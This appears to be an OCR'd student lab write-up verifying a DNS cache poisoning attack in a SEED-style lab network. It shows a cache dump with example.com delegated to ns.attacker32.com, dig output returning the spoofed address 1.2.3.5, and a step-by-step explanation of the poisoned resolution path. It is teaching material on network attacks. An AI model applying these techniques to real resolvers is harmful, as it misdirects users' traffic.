
```
[04/07/23]seed@VM:~$ docksh 7e032
root@7e032d34b789:/# rndc dumpdb -cache && grep at
tacker /var/cache/bind/dump.db
ns.attacker32.com.      615528  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.att
acker32.com. 2008111001 28800 7200 2419200 86400
example.com.            777525  NS      ns.attacke
r32.com.
root@7e032d34b789:/# rndc dumpdb -cache && grep at
tacker /var/cache/bind/dump.db
ns.attacker32.com.      615511  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.att
acker32.com. 2008111001 28800 7200 2419200 86400
example.com.            777508  NS      ns.attacke
r32.com.
root@7e032d34b789:/#
```

Task 5: Result Verifification

dig www.example.com

```
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45507
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 0becac42621362380100000006430e3160ac79e794a057fd6 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        256026  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sat Apr 08 03:44:22 UTC 2023
;; MSG SIZE  rcvd: 88

root@5616efcd566b:/#
```

Since www.example.com is already in the local DNS server's cache, the local DNS server can directly reply to the user instead of querying outside.



▼ dig @ns.attacker32.com www.example.com

1. User machine(10.9.0.5) send a DNS query to local DNS server(10.9.0.53) to ask the IP address of www.example.com.
2. Then local DNS server(10.9.0.53) send a query to attacker’s nameserver(10.9.0.153) to ask.

3. Attacker’s nameserver(10.9.0.153) send reply (1.2.3.5) to local DNS server(10.9.0.53).
4. Finally, local DNS server(10.9.0.53) send this response to User machine(10.9.0.5).